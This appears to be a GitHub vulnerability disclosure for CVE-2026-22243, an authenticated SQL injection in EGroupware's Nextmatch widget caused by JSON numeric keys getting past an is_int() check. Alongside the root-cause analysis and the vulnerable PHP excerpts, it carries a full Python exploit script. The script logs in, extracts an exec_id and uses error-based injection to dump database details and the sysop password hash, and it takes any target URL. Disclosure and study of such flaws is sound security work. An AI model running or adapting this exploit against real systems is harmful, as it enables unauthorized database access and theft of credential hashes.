 lukasz-rybak/cve-2026-22243
CVE-2026-22243 - EGroupware has SQL Injection in Nextmatch Filter Processing

| Field | Details |
|---|---|
| CVE ID | CVE-2026-22243 |
| Severity | HIGH |
| Advisory | View Advisory |
| Discovered by | Lukasz Rybak |
Critical Authenticated SQL Injection in Nextmatch Widget Filter Processing
A critical SQL Injection vulnerability exists in the core components of EGroupware, specifically in the Nextmatch filter processing. The flaw allows authenticated attackers to inject arbitrary SQL commands into the WHERE clause of database queries. This is achieved by exploiting a PHP type juggling issue where JSON decoding converts numeric strings into integers, bypassing the is_int() security check used by the application.
Root Cause Analysis
The vulnerability exists in how the database abstraction layer (Api\Db) and high-level storage classes (Api\Storage\Base, infolog_so) process the col_filter array used in "Nextmatch" widgets.
The application attempts to validate input using is_int($key) to determine if an array key represents a raw SQL fragment that should be trusted. However, when processing JSON-based POST requests, PHP's json_decode automatically converts numeric string keys (e.g., "0") into native integers.
Consequently, an attacker can send a JSON payload with an associative array containing numeric keys. The application interprets these keys as integers (is_int returns true) and blindly appends the associated values - containing malicious SQL - directly to the query.
Vulnerable Code Locations
sources/egroupware/api/src/Db.php (Approx. Line 1776)
Method: column_data_implode// In function column_data_implode
elseif (is_int($key) && $use_key===True) {
if (empty($data)) continue;
// VULNERABLE: $data is appended directly to SQL without sanitization
$values[] = $data;
}
sources/egroupware/api/src/Storage/Base.php (Approx. Line 1134)
Method: parse_search// In function parse_search
foreach($criteria as $col => $val) {
// VULNERABLE: is_int() returns true for JSON keys like "0"
if (is_int($col)) {
$query[] = $val;
}
// ...
}

I have verified this vulnerability on a local Docker instance and confirmed it (read-only) on your public demo instance (demo.egroupware.net).
Automated Exploit Script: The following script automates the login, exec_id extraction, and data exfiltration via Error-Based SQL Injection.
import requests
import re
import sys
import urllib3
# Suppress SSL warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
# CLI Configuration
BASE_URL = sys.argv[1].rstrip('/') if len(sys.argv) > 1 else "http://localhost:8088/egroupware"
LOGIN_USER = sys.argv[2] if len(sys.argv) > 2 else "sysop"
LOGIN_PASS = sys.argv[3] if len(sys.argv) > 3 else "password123"
session = requests.Session()
session.verify = False
session.headers.update({
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36"
})
def extract_form_inputs(html):
inputs = {}
matches = re.findall(r'<input[^>]+>', html)
for match in matches:
name_m = re.search(r'name=["\'](https://github.com/lukasz-rybak/cve-2026-22243/blob/main/%5B%5E%22%5C%27%5D%2B)["\']', match)
value_m = re.search(r'value=["\'](https://github.com/lukasz-rybak/cve-2026-22243/blob/main/%5B%5E%22%5C%27%5D%2A)["\']', match)
if name_m:
name = name_m.group(1)
value = value_m.group(1) if value_m else ""
inputs[name] = value
return inputs
def login():
print(f"[*] Target: {BASE_URL}")
login_url = f"{BASE_URL}/login.php"
try:
print("[*] Retrieving login form...")
r_get = session.get(login_url, timeout=10)
data = extract_form_inputs(r_get.text)
data.update({
"login": LOGIN_USER,
"passwd": LOGIN_PASS,
"submitit": "Login",
"passwd_type": "text"
})
if 'cancel' in data: del data['cancel']
print(f"[*] Attempting login as: {LOGIN_USER}...")
r_post = session.post(login_url, data=data, allow_redirects=True, timeout=15)
if 'name="passwd"' in r_post.text and 'logout.php' not in r_post.text:
print("[-] Login failed. Server returned login form.")
return False
print("[+] Login successful.")
return True
except Exception as e:
print(f"[-] Critical error during login: {e}")
return False
def get_exec_id():
print("[*] Retrieving exec_id...")
url = f"{BASE_URL}/index.php?menuaction=addressbook.addressbook_ui.index"
try:
r = session.get(url, timeout=10)
match = re.search(r'etemplate_exec_id(?:"|"|\\")\s*:\s*(?:"|"|\\")([^&"\\]+)', r.text)
if match:
eid = match.group(1)
print(f"[+] ID found: {eid}")
return eid
else:
if 'name="passwd"' in r.text:
print("[-] Session expired or login failed.")
else:
print("[-] exec_id pattern not found in source code.")
except Exception as e:
print(f"[-] Error retrieving ID: {e}")
return None
def run_query(eid, sql):
full = ""
url = f"{BASE_URL}/json.php?menuaction=EGroupware\\Api\\Etemplate\\Widget\\Nextmatch::ajax_get_rows"
print(f"[*] Executing SQLi: {sql}")
for offset in range(1, 201, 30):
chunk_sql = f"SUBSTRING(({sql}), {offset}, 30)"
payload = f"1=1 AND EXTRACTVALUE(1, CONCAT(0x7e, ({chunk_sql}), 0x7e))"
post_data = {
"request": {
"parameters": [eid, {"start": 0, "num_rows": 1}, {"col_filter": {"0": payload}}]
}
}
try:
r = session.post(url, json=post_data, timeout=10)
match = re.search(r"XPATH syntax error: '~(.*)~'", r.text)
if not match:
match = re.search(r"~([^~]+)~", r.text)
if match:
chunk = match.group(1)
if "..." in chunk: chunk = chunk.replace("...", "")
full += chunk
if len(chunk) < 1: break
else:
break
except Exception as e:
print(f"[-] Query error: {e}")
break
return full if full else "NO DATA / ERROR"
if __name__ == "__main__":
if login():
eid = get_exec_id()
if eid:
print("\n" + "="*40)
print(" SQL INJECTION RESULTS ")
print("="*40)
print(f"[+] DB Version: {run_query(eid, 'SELECT @@version')}")
print(f"[+] DB Name: {run_query(eid, 'SELECT database()')}")
print(f"[+] DB User: {run_query(eid, 'SELECT user()')}")
print("\n[*] Retrieving hash for 'sysop' user (if exists):")
res = run_query(eid, "SELECT CONCAT(account_lid,':',account_pwd) FROM egw_accounts WHERE account_lid='sysop'")
print(f" > {res}")
print("="*40 + "\n")
Proof of Verification on demo.egroupware.net:
